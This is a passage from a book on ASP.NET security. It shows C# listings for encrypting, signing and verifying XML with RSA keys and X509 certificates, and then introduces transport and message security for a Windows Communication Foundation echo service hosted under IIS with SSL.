    // Create a new instance of the RSA algorithm and load the key.
    RSACryptoServiceProvider rsa = new RSACryptoServiceProvider();
    rsa.ImportParameters(rsaParameters);

    // Check the arguments.
    if (document == null)
        throw new ArgumentNullException("document");

    // Create a new EncryptedXml object.
    EncryptedXml encryptedXml = new EncryptedXml(document);

    // Add a key-name mapping.
    // This method can only decrypt documents
    // that present the specified key name.
    encryptedXml.AddKeyNameMapping(KeyName, rsa);

    // Decrypt the element.
    encryptedXml.DecryptDocument();
}
```

Again, for brevity, the code uses a fixed key name and looks for the first encrypted element. If you are supporting multiple encrypted elements with separate keys then you should pass the key and element names as parameters.

Using an X509 Certificate to Encrypt and Decrypt XML

As previously noted in Chapter 6, asymmetric encryption does not allow you to identify who you are encrypting for, nor does it allow you to sign documents so you know who sent them. X509 certificates encapsulate both identity and encryption keys, thus making them suitable for encrypting, decrypting, and signing documents so that you know the origin of the document.

Listing 10-6 shows an example of encryption and decryption using an X509 certificate.

LISTING 10-6: Encrypting and decrypting XML using an X509 certificate

```
public static void Encrypt(XmlDocument document,
  string elementIdToEncrypt,
  X509Certificate2 certificate)
{
  if (document == null)
    throw new ArgumentNullException("document");
  if (elementIdToEncrypt == null)
    throw new ArgumentNullException("elementIdToEncrypt");
  if (certificate == null)
    throw new ArgumentNullException("certificate");

  // Extract the element to encrypt
  XmlElement elementToEncrypt =
    document.GetElementsByTagName(
  elementIdToEncrypt)[0] as XmlElement;
```

continues

LISTING 10-6 *(continued)*

```
  if (elementToEncrypt == null)
    throw new XmlException("The specified element was not found");

  // Create an instance of the encryptedXml class,
  //and encrypt the data
  EncryptedXml encryptedXml = new EncryptedXml();
  EncryptedData encryptedData =
    encryptedXml.Encrypt(elementToEncrypt, certificate);

  // Replace the original element.
  EncryptedXml.ReplaceElement(
    elementToEncrypt, encryptedData, false);
}

public static void Decrypt(XmlDocument document)
{
  if (document == null)
    throw new ArgumentNullException("Doc");

  // Create a new EncryptedXml object from the document
  EncryptedXml encryptedXml =
      new EncryptedXml(document);

  // Decrypt the document.
  encryptedXml.DecryptDocument();
}
```

The code for using an X509 certificate is simpler than using RSA key pairs for encryption. Encrypting no longer needs a session key; this is automatically generated. Because enough information to identify the key used to encrypt is embedded in the resulting XML document, the decryption function is even simpler, using that information to search the certificate store for the matching certificate.

Signing XML Documents

Signing an XML document involves creating a reference to the signature, an envelope to hold the reference, signing the document, and appending the signature to the document.

Listing 10-7 creates the XML signature for a document from an instance of the RSA algorithm.

LISTING 10-7: Signing an XML document with an asymmetric key

```
public static void SignXml(XmlDocument document, RSA algorithm)
{
    // Create a SignedXml object.
    SignedXml signedXml = new SignedXml(document)
                              {
                                SigningKey = algorithm
                              };
```

```
    // Create a reference to be signed.
    Reference reference = new Reference
                              {
                                      Uri = ""
                              };

    // Create an envelope for the signature.
    XmlDsigEnvelopedSignatureTransform env =
        new XmlDsigEnvelopedSignatureTransform();
    reference.AddTransform(env);

    // Add the reference to the SignedXml object.
    signedXml.AddReference(reference);

    // Compute the signature.
    signedXml.ComputeSignature();

    // Get the XML representation of the signature and save
    // it to an XmlElement object.
    XmlElement xmlDigitalSignature = signedXml.GetXml();

    // Append the element to the XML document.
    document.DocumentElement.AppendChild(
        document.ImportNode(xmlDigitalSignature, true));
}
```

A signed document will look something like this (the`SignatureValue` element has been edited for brevity):

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <message>You have just been paid.</message>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
         Algorithm=
         "http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod
         Algorithm="
         http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <TransformAlgorithm=
            "http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
        <DigestValue>i4QXaOIHLNGsTuAptLdsk9Yzvm8=</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>
      IMpKlKn3gtf2HHVANL ....
```

```
        hg4qMH4jNAMvrGxDU/+iiV9cUYwSI=
      </SignatureValue>
    </Signature>
  </envelope>
```

You can see that the signature has been appended to the XML document, along with details of the algorithm used. To verify a symmetrically signed document, you need the public parts of key used to sign it.

Listing 10-8 shows how an XML file signed with a single signature formed from a symmetric key can be verified. It is possible for XML documents to contain multiple keys, but such a scenario is beyond the scope of this book.

LISTING 10-8: Verifying an asymmetrically signed XML document

```
public static Boolean IsSignedXMLValid(XmlDocument document, RSA key)
{
    // Create a new SignedXml object and load
    // the signed XML document.
    SignedXml signedXml = new SignedXml(document);

    // Find the "Signature" node and create a new
    // XmlNodeList object.
    XmlNodeList nodeList = document.GetElementsByTagName("Signature");

    // Throw an exception if no signature was found.
    if (nodeList.Count <= 0)
    {
        throw new CryptographicException("No signature found.");
    }

    // Load the first <signature> node.
    signedXml.LoadXml((XmlElement)nodeList[0]);

    // Check the signature and return the result.
    return signedXml.CheckSignature(key);
}
```

Signing with an X509 certificate is slightly more complicated, because the usual practice is to embed the public part of the certificate within the message to aid in verification. Listing 10-9 shows an example of how to sign an XML document using an already loaded certificate. Chapter 6 contains information on how to load certificates.

LISTING 10-9: Signing an XML document with an X509 certificate

```
public static void SignXml(XmlDocument document,
  X509Certificate2 certificate)
{
    // Create a SignedXml object.
    SignedXml signedXml = new SignedXml(document)
```

```
        {
            SigningKey = certificate.PrivateKey
        };

        // Create a reference to be signed.
        Reference reference = new Reference
        {
            Uri = ""
        };

        // Create an transformation to the reference
        XmlDsigC14NTransform transform = new XmlDsigC14NTransform();
        reference.AddTransform(transform);

        // Create an envelope to add to the reference
        XmlDsigEnvelopedSignatureTransform envelope =
            new XmlDsigEnvelopedSignatureTransform();
        reference.AddTransform(envelope);

        // Add the reference to the SignedXml object.
        signedXml.AddReference(reference);

        // Create a key information object to allow verification
        // to use the embedded certificate public key.
        KeyInfo keyInfo = new KeyInfo();
        keyInfo.AddClause(new KeyInfoX509Data(certificate));
        signedXml.KeyInfo = keyInfo;

        // Compute the signature.
        signedXml.ComputeSignature();

        // Get the XML representation of the signature and save
        // it to an XmlElement object.
        XmlElement xmlDigitalSignature = signedXml.GetXml();

        // Append the element to the XML document.
        document.DocumentElement.AppendChild(
            document.ImportNode(xmlDigitalSignature, true));
    }
```

You can see that this time you have added a key information clause to the signed document, which would look something like this (both the `SignatureValue` and the`X509Certificate` value have been edited for brevity):

```
<?xml version="1.0" encoding="utf-8"?>
<envelope>
  <to>barryd@idunno.org</to>
  <from>yourbank@bank.com</from>
  <message>You've been paid</message>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm=
        "http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
```

```
      <SignatureMethod
         Algorithm=
         "http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <Transform Algorithm=
            "http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
          <Transform Algorithm=
            "http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        </Transforms>
        <DigestMethod Algorithm=
          "http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>CuCJKs417Hp2RfUP9FTgZv4htKc=</DigestValue>
      </Reference>
    </SignedInfo>
<SignatureValue>SR2++...Tjg=</SignatureValue>
    <KeyInfo>
      <X509Data>
        <X509Certificate>MIIEzDCCA7Sg...Ege5suU9Q=</X509Certificate>
      </X509Data>
    </KeyInfo>
  </Signature>
</envelope>
```

As you can see, this is larger than a symmetrically signed message because of the `KeyInfo` element that contains a copy of the public parts of the certificate. Verifying an X509 document signed in this way is as simple as checking a symmetrically signed document, as shown in Listing 10-10.

LISTING 10-10: Verifying an XML document signed with an X509 certificate

```
 public static bool VerifySignature(XmlDocument document)
{
    // Create a new SignedXml object and load
    // the signed XML document.
    SignedXml signedXml = new SignedXml(document);

    // Find the "Signature" node and create a new
    // XmlNodeList object.
    XmlNodeList nodeList = document.GetElementsByTagName("Signature");

    // Throw an exception if no signature was found.
    if (nodeList.Count <= 0)
    {
        throw new CryptographicException("No signature found.");
    }

    // Load the first <signature> node.
    signedXml.LoadXml((XmlElement)nodeList[0]);

    // Check the signature and return the result.
    return signedXml.CheckSignature();
}
```

You will notice that you do not need to specify the key to use to validate the signature because the certificate public key is already included in the signature.

If you want to extract the signing key in addition to verifying the signature, you could use the code shown in Listing 10-11.

LISTING 10-11: Verifying an X509 signature and extracting the signing certificate

```
public static bool VerifySignature(
  XmlDocument document,
  ref X509Certificate signingCertificate)
{
  // Create a new SignedXml object and load
  // the signed XML document.
  SignedXml signedXml = new SignedXml(document);

  // Find the "Signature" node and create a new
  // XmlNodeList object.
  XmlNodeList nodeList =
    document.GetElementsByTagName("Signature");

  // Throw an exception if no signature was found.
  if (nodeList.Count <= 0)
  {
    throw new CryptographicException("No signature found.");
  }

   // Extract the signing cerificate
  foreach (KeyInfoClause keyInfoClause in signedXml.KeyInfo)
  }
    if (keyInfoClause is KeyInfoX509Data)
    {
      KeyInfoX509Data keyInfoX509Data =
        keyInfoClause as KeyInfoX509Data;
      if ((keyInfoX509Data.Certificates != null) & &
          (keyInfoX509Data.Certificates.Count == 1))
           signingCertificate = (X509Certificate)
      {
             keyInfoX509Data.Certificates[0];
      }
    }
  }
  // Load the first <signature> node.
  signedXml.LoadXml((XmlElement)nodeList[0]);
  return signedXml.CheckSignature();
}
```

XML encryption and signatures are extremely important in the Web services world. Luckily, .NET and Windows Communication Foundation (WCF) automatically provide encryption and signing for Web service methods. Encryption and signing for WCF are covered in Chapter 11.

From this chapter, you have learned how to validate an XML document, how to safely query an XML document, and some of the options available to you to protect XML against unauthorized changes or eavesdropping.

A CHECKLIST FOR XML

Following is a checklist of items to follow when using XML in your application:

- *XML should be validated before trusting and using it*— Remember that the well-formed status of an XML document is not a guarantee of its validity.
- *Validate all XML against a strict schema*— Use local copies of XML schemas whenever possible. If you need to use external schemas, consider caching them with a caching resolver.
- *Choose an appropriate encryption method for your situation*— Generally, if your application needs to encrypt and decrypt the same data, choose a symmetric algorithm. If your application talks to an external system, choose an asymmetric algorithm.
- *Always use digital signatures if you need to ensure data has not changed*— Encryption is not enough when you cannot detect changes in data. Even unencrypted data may need a mechanism for detecting changes. Use digital signing to provide a security mechanism against unauthorized modification.

PART III
Advanced ASP.NET Scenarios

- **CHAPTER 11:** Sharing Data with Windows Communication Foundation
- **CHAPTER 12:** Securing Rich Internet Applications
- **CHAPTER 13:** Understanding Code Access Security
- **CHAPTER 14:** Securing Internet Information Server (IIS)
- **CHAPTER 15:** Third-Party Authentication
- **CHAPTER 16:** Secure Development with the ASP.NET MVC Framework

11

Sharing Data with Windows Communication Foundation

Microsoft added the Windows Communication Foundation (WCF) in .NET 3.0. WCF was not only a new way of writing Web services, but also a framework that applied a service-oriented approach to other methods of connectivity, and brought extensions previously available in the Web Services Enhancement (WSE) packages (such as security, transactions, and reliable messaging) into the framework as first-class citizens. In doing so, Microsoft introduced a standards-based, interoperable service-orientated architecture into .NET.

In this chapter, you will learn about the following:

- The differences between transport-based and message-based security
- How to add authentication to a WCF service
- How to add authorization to a WCF service
- How to write a custom authenticator
- How to return errors correctly without leaking information

This chapter only addresses the security aspects of WCF. If you have not encountered or used WCF before, you should read *Learning WCF, First Edition* by Michelle Leroux Bustamante (Sebastopol, CA: O'Reilly, 2007). If you want to learn more advanced WCF techniques, then *Professional WCF Programming: .NET Development with the Windows Communication Foundation* by Scott Klein (Indianapolis: Wrox, 2007) is a good, detailed book.

CREATING AND CONSUMING WCF SERVICES

To illustrate the use of WCF security in this chapter, you will write a simple WCF service and the code to consume it. Visual Studio 2008 comes with specific project types for a WCF service that you can use to get started, and provides you with a test service, but this service is not hosted within a Web site. Instead, here you will create a new Web site and add a WCF service to it. You will then write a client application to connect to this Web site. The example solution is also found on this book's companion Web site at `www.wrox.com`.

To start, create a new ASP.NET Web application project called `WCFSecurity`. In the new project add a reference to `System.ServiceModel`. Right-click on the project and select "Add New Item" from the context menu. From the Add New Item dialog box choose WCF service and name the new service `EchoService`. This will create three files in your project: `IEchoService.cs`, `EchoService.svc`, and `EchoService.svc.cs`. Edit `IEchoService.cs` and replace the contents of the file with the code shown in Listing 11-1.



LISTING 11: A sample WCF data contract — IEchoService.cs

```
using System;
using System.ServiceModel;

namespace WCFSecurity
{
    [ServiceContract]
    public interface IEchoService
    {
        [OperationContract]
        string Echo(string message);
    }
}
```

Now, replace the default code in `EchoService.cs` with code shown in Listing 11-2.



LISTING 12: Implementing the Echo Service — EchoService.cs

```
using System;
using System.ServiceModel;

namespace WCFSecurity
{
    public class EchoService : IEchoService
    {
        public string Echo(string message)
        {
            return ("You sent " + message);
        }
    }
}
```

Right-click on the `EchoService.svc` file in Solution Explorer and choose "Set as Start Page." Press F5 (or choose Debugging ➪ Start Debugging from the menu) and you will see the information page for your service, as shown in Figure 11-1.




FIGURE 111: The EchoService information page

Now let's write a test client. If the Solution Explorer window shows only your Web application project but does not show the solution, choose Tools ➪ Options ➪ Projects and Solutions and check the "Always show solution" checkbox, as shown in Figure 11-2.




FIGURE 112: Enabling the solution view

Right-click on the solution in Solution Explorer and choose Add ➪ New Project. Choose a Console Application from the Windows project types. Name your project `TestClient` and click OK. Right-click on the new Test Client project and choose Add Service Reference. This brings up

the Add Service Reference dialog. Click the Discover button and Visual Studio will find the Echo service. Highlight it and change the namespace to `EchoService`, as shown in Figure 11-3.




FIGURE 11-3: Adding a service reference

Now replace the default contents of `Program.cs` in the client project with the code shown in Listing 11-3.

LISTING 11-3: The client test code — Program.cs

Available for download on Wrox.com

```
using System;
using TestClient.EchoService;

namespace TestClient
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine(
                "Press Enter when the web server is started");
            Console.ReadLine();
            EchoServiceClient client = new EchoServiceClient();
            string result = client.Echo("Hello WCF");
            Console.WriteLine(result);
            Console.ReadLine();
        }
    }
}
```

Finally, you must ensure that both projects start when you run or debug from within Visual Studio. Right-click on the solution in Solution Explorer and choose Properties. You will see the Startup Project screen. Select Multiple Startup Projects and select both projects to have an action of Start. Click OK.

Now, when you press F5, you will see your console application, as well as the Web browser. The test application will wait for you to press a key before attempting to access the service because it must wait until the Web application has started. Press F5, and once your browser has completed loading, select the console application. Press Enter and you should see the results of the WCF call. The console application will then wait for you to again press Enter before closing. Once the console application has closed, you should then close the browser to return to Visual Studio. You now have a very simple WCF service to which you can add the various types of security.

SECURITY AND PRIVACY WITH WCF

Adding security to a WCF service is a three-step process:

1. Select a security mode on the service side.
2. Select the desired credential type on the service side.
3. Set the client credential values on the client side.

WCF offers two security modes:

- Transport security
- Message security

Transport Security

Transport security provides point-to-point security between the client and the server. With transport security, the communication layer is responsible for protecting the messages. For example, Secure Sockets Layer (SSL) over HTTPS is a transport security mechanism. SSL encrypts and signs the messages sent through it, as shown in Figure 11-4.




FIGURE 11-4: Transport security in WCF

Transport security is suitable for the following two scenarios:

- When there are no intermediate systems between the client and the server.
- When both the client and the server are hosted on the same intranet.

Transport security has the following advantages:

- Neither system has to understand any of the WS-Security standards used for message security, simplifying the requirements made of a development framework.
- Specialized hardware (such as SSL accelerators) may be used to further increase the performance and scalability of the solution.

However, transport security also has the following disadvantages:

- It supports a limited set of credentials.
- It is dependent on the underlying transport, and some transports do not support security.
- It precludes the use of routing or multiple hops, such as systems that expose a message router that accepts a message and forwards it to another internal system.

Message Security

Message security is the converse of transport security. Instead of relying on the underlying transport, each message is signed and/or encrypted before it reaches the transport layer using the WS-Security specification. Message security also allows for a wider range of credentials, as long as both the client and the server agree on the type. Figure 11-5 illustrates message security.




FIGURE 11-5: Message security in WCF

Message security is suitable for use in the following scenarios:

- When intermediate systems may route messages to other systems.
- When custom authentication mechanisms may be used.

Message security has the following advantages:

- It is transport-independent.
- Only parts of a message may be signed or encrypted as appropriate, thus improving performance.
- It provides end-to-end security, thus allowing routing.

However, message security has the following disadvantages:

- The client and server must understand the WS-Security standard. Some programming frameworks may not support WS-Security.
- The encryption of individual messages may decrease performance.

Mixed Mode

In addition to transport and message security, .NET also supports a mixed mode, or a combination of the two approaches. In mixed mode, the integrity and encryption are provided by the transport layer, and authentication is taken care of at the message layer.

Selecting the Security Mode

To select a security mode, follow these general steps:

1. Select the appropriate binding for your application requirements. By default, nearly all of the WCF bindings have security enabled. The only exception to this is the `BasicHttpBinding`. Table 11-1 lists the common Web service bindings and the security options they offer.
2. Select one of the security modes for your service binding. The binding you select may limit the security mode you can select. For example, `WSDualHttpBinding` does not allow transport mode security.
3. If you choose transport security, then configure the host Web server with an SSL certificate.

TABLE 11-1: Common WCF Bindings and the Security Modes They Support

	SECURITY MODES			
BINDING	**NONE**	**TRANSPORT**	**MESSAGE**	**MIXED MODE**
`BasicHttpBinding`	X	X	X	X
`WSHttpBinding`		X	X	X
`WSDualHttpBinding`	X		X	
`WSFederationHttpBinding`	X		X	X
`BasicHttpContextBinding`	X	X	X	X
`WSHttpContextBinding`		X	X	X

Choosing the Client Credentials

Once you've chosen the type of security mode you will use and the binding you will use, you can select the credentials you will accept for your Web service. The credentials available for use depend on the security mode you choose.

Table 11-2 shows transport client credential types .

TABLE 11-2: Transport Client Credential Types

CREDENTIALS	DESCRIPTION
None	Configures the service not to need any credentials. Clients will be anonymous.
Basic	Configures the service for Basic HTTP authentication (see RFC2617).
Digest	Configures the service for Digest HTTP authentication (see RFC2617).
Ntlm	Specifics NT LAN Manager authentication. This uses the Windows username and password to authenticate in situations where Kerberos is not available (for example, client/server communication outside of a domain).
Windows	Specifies Windows authentication, preferring Kerberos.
Certificate	Performs client authentication using an X509 certificate.

Table 11-3 shows message client credential types.

TABLE 11-3: Message Client Credential Types

CREDENTIALS	DESCRIPTION
None	Configures the service to not need any credentials. Clients will be anonymous.
Windows	Configures message exchange to use a Windows security context.
User name	Requires a username and password that is then validated using Windows authentication, the ASP.NET membership database, or a custom solution. Because WCF cannot perform any cryptographic functions (such as signing), username credentials are only allowed when using a secure transport such as HTTPS.
Certificate	Performs client authentication using an X509 certificate.
Issued Token	Requires a security token issued by a secure token service. For more details, see Chapter 15 for a discussion of the Windows Identity Framework and Windows Cardspace, which support secure token services.

ADDING SECURITY TO AN INTERNET SERVICE

Before you add security to the demonstration service, you will need to host the application under IIS rather than Visual Studio's test service (which does not support SSL). If you are running underneath Vista with UAC enabled, then Visual Studio must be run as an administrator to use IIS. So you will need to close Visual Studio, then right-click on its icon, and choose "Run as administrator."

In the Solution Explorer, right-click the Web application project `WCFSecurity` and choose Properties. Then select the Web tab. Select the option to Use Local IIS Web Server and you will see the proposed URL. Click the Create Virtual Directory button and your application will now be hosted under IIS. Open a Web browser and load `http://localhost/WCFSecurity/EchoService.svc` to see this.

Now you must generate a certificate for IIS. Start the IIS7 Manager and click your machine name in the Connections list. In the Features View, you will see a Server Certificates icon in the IIS area. Double-click it and you will see a list of available service certificates. In the action list on the right-hand side of the screen, choose the Create Self-Signed Certificate option. Enter a friendly name. (This can be anything you like because it is just used to describe the certificate.) Once you click OK, you will see your newly created certificate in the Server Certificates list, as shown in Figure 11-6.




FIGURE 11-6: The Server Certificates list in IIS Manager

Now expand the connections list on the left side of the screen until you can see the Default Web Site. Right-click on the Default Web Site and select Bindings. Click Add to create a new binding. In the Site Binding screen shown in Figure 11-7, change the type of the binding to `https` and select your newly created certificate from the "SSL certificate" drop-down list. Click OK to return to the bindings list, then click Close.




FIGURE 11-7: Adding a new binding to IIS

Your Web site now has a self-signed SSL certificate. You may recall from Chapter 6 that a self-signed certificate is only trusted by your own machine. You should never use self-signed certificates on a public service. Under those circumstances, you should purchase an SSL certificate from one of the many vendors who offer them. Chapter 14 discusses SSL/TLS in greater detail.

If you attempt to browse to `https://localhost/WCFSecurity/EchoService.svc` , you will encounter an error. IE will inform you that the certificate on the Web site was issued for a different address. You will need to use your machine name to access the HTTPS Web site. For example the machine used to write the samples was called `wrox-vista-vpc`, and had a domain suffix configured of `idunno.org`. So the exact URL to use to avoid certificate errors would be `https://wrox-vista-vpc.idunno.org/WCFSecurity/EchoService.svc`

Now, you must change the Web service itself to use transport security, or HTTPS with SSL. In Visual Studio, choose Tools ➪ WCF Service Configuration Editor to start the Configuration Editor. Choose File ➪ Open➪ Web Hosted Service. The configuration manager will open a new dialog that lists your Web server and its sites and applications. Choose the `WCFSecurity.EchoService` application and click Select. You should see the screen shown in Figure 11-8.




FIGURE 11-8: The Microsoft Service Configuration Editor

Following the three steps to secure a WCF service that were mentioned previously, you must select a security mode, then the credential type, and, finally, configure your client to use the new secure service. Typically, authentication to Internet services is either anonymous or via a username and password. Anonymous authentication does not mean that you are unprotected — it simply means a credential will not be required. However, Transport security will still protect the message against eavesdropping and sign it against changes.

